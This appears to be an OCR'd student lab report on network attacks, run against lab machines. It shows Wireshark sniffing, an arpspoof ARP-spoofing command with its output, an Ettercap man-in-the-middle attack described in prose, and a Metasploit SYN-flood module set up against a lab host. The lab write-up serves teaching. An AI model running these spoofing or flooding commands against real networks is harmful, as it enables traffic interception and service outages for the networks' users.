Workshop 2: Network attacks

Goals

- Acquire elementary knowledge of the different types of attacks that can threaten networks

---


We can launch an $fping on the victim machine using its ip address to check its availability on the network.

kali ip @ : 192.168.153.130

Metasploit ip @ : 192.168.153.129

Windows ip @ : 192.168.153.1

1. Sniffing Attack :



```
kali@kali: ~/Desktop
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/Desktop]
└─$ wireshark
 ** (wireshark:30585) 06:09:01.485636 [Capture MESSAGE] -- Capture Start ...
 ** (wireshark:30585) 06:09:01.695949 [Capture MESSAGE] -- Capture started
 ** (wireshark:30585) 06:09:01.696027 [Capture MESSAGE] -- File: "/tmp/wiresh
ark_eth0C0VRM2.pcapng"

^Q ** (wireshark:30585) 06:12:40.386600 [Capture MESSAGE] -- Capture Stop ...
 ** (wireshark:30585) 06:12:40.426721 [Capture MESSAGE] -- Capture stopped.
 ** (wireshark:30585) 06:12:40.426951 [Capture WARNING] ./ui/capture.c:722 -- capture_input_closed():
```


Interpretation : an attacker can exploit these vulnerabilities to gain control over **Meta/windows** and “sniff” on their activity. We can observe that different services and protocols are accessible.


2. ARP spoofing :

```
msfadmin@metasploitable:~$ arp -a
? (192.168.153.2) at 00:50:56:E2:FF:E0 [ether] on eth0
msfadmin@metasploitable:~$ _
```

this command determines the @MAC related to ip addresses

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo arpspoof -t 192.168.153.131 192.168.153.2
0:c:29:e3:f0:34 0:0:0:0:0:0 0806 42: arp reply 192.168.153.2 is-at 0:c:29:e3:
f0:34
^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B0:c:29:e3:f0:34 0:0:0:0:0:0 0
806 42: arp reply 192.168.153.2 is-at 0:c:29:e3:f0:34
0:c:29:e3:f0:34 0:0:0:0:0:0 0806 42: arp reply 192.168.153.2 is-at 0:c:29:e3:
f0:34
0:c:29:e3:f0:34 0:0:0:0:0:0 0806 42: arp reply 192.168.153.2 is-at 0:c:29:e3:
f0:34
0:c:29:e3:f0:34 0:0:0:0:0:0 0806 42: arp reply 192.168.153.2 is-at 0:c:29:e3:
f0:34
0:c:29:e3:f0:34 0:0:0:0:0:0 0806 42: arp reply 192.168.153.2 is-at 0:c:29:e3:
f0:34
0:c:29:e3:f0:34 0:0:0:0:0:0 0806 42: arp reply 192.168.153.2 is-at 0:c:29:e3:
f0:34
0:c:29:e3:f0:34 0:0:0:0:0:0 0806 42: arp reply 192.168.153.2 is-at 0:c:29:e3:
f0:34
0:c:29:e3:f0:34 0:0:0:0:0:0 0806 42: arp reply 192.168.153.2 is-at 0:c:29:e3:
f0:34
0:c:29:e3:f0:34 0:0:0:0:0:0 0806 42: arp reply 192.168.153.2 is-at 0:c:29:e3:
f0:34
0:c:29:e3:f0:34 0:0:0:0:0:0 0806 42: arp reply 192.168.153.2 is-at 0:c:29:e3:
f0:34
0:c:29:e3:f0:34 0:0:0:0:0:0 0806 42: arp reply 192.168.153.2 is-at 0:c:29:e3:
f0:34
0:c:29:e3:f0:34 0:0:0:0:0:0 0806 42: arp reply 192.168.153.2 is-at 0:c:29:e3:
f0:34
0:c:29:e3:f0:34 0:0:0:0:0:0 0806 42: arp reply 192.168.153.2 is-at 0:c:29:e3:
f0:34
```






During the attack we can verify that the default @MAC address has changed, after the attack changes the address will be back to its normal.

Interpretation :

- The attack modifies the MAC address of the machine to match the MAC address of another machine. This means that all networ

3. Man in the middle :




I used Ettercap to create a fake Wi-Fi access point and intercept the network traffic of the victims who connect to the fake access point.

This attack is seen only on windows xp as it’s no longer a vulnerability on windows 11

4. Denial of Service (DoS) : synflooding



kali@kali: ~/Desktop
File Actions Edit View Help
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo msfconsole
[sudo] password for kali:
^[[A^[[A^[[AMetasploit tip: Use the resource command to run commands from a file
=[metasploit v6.4.2-dev]
+ -- --=[2408 exploits - 1240 auxiliary - 422 post]
+ -- --=[1465 payloads - 47 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/


msf6 > search synflood
Matching Modules
Name Disclosure Date Rank Check Description
0 auxiliary/dos/tcp/synflood . normal No TCP SYN Flooder
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/tcp/synflood
msf6 >


msf6 > info 0
Name: TCP SYN Flooder
Module: auxiliary/dos/tcp/synflood
License: Metasploit Framework License (BSD)
Rank: Normal
Provided by:
kris katterjohn <katterjohn@gmail.com>
Check supported:
No
Basic options:
Name Current Setting Required Description
INTERFACE no The name of the interface
NUM no Number of SYNs to send (else unlimited)
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 80 yes The target port
SHOST no The spoofable source address (else randomizes)
SNAPLEN 65535 yes The number of bytes to capture
SPORT no The source port (else randomizes)
TIMEOUT 500 yes The number of seconds to wait for new data
Description:
A simple TCP SYN flooder
View the full module info with the info -d command.


```
msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit
                                         /basics/using-metasploit.html
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data


View the full module info with the info, or info -d command.
```


```
msf6 auxiliary(dos/tcp/synflood) > set RHOST 192.168.153.2
RHOST ⇒ 192.168.153.2
msf6 auxiliary(dos/tcp/synflood) > show options 192.168.153.2

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS     192.168.153.2    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit
                                         /basics/using-metasploit.html
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data


View the full module info with the info, or info -d command.

[-] Invalid parameter "192.168.153.2", use "show -h" for more information
msf6 auxiliary(dos/tcp/synflood) >
```





The attack was launched using an exploit. With Wireshark, it is possible to visualize the number of requests sent without waiting for an acknowledgment.

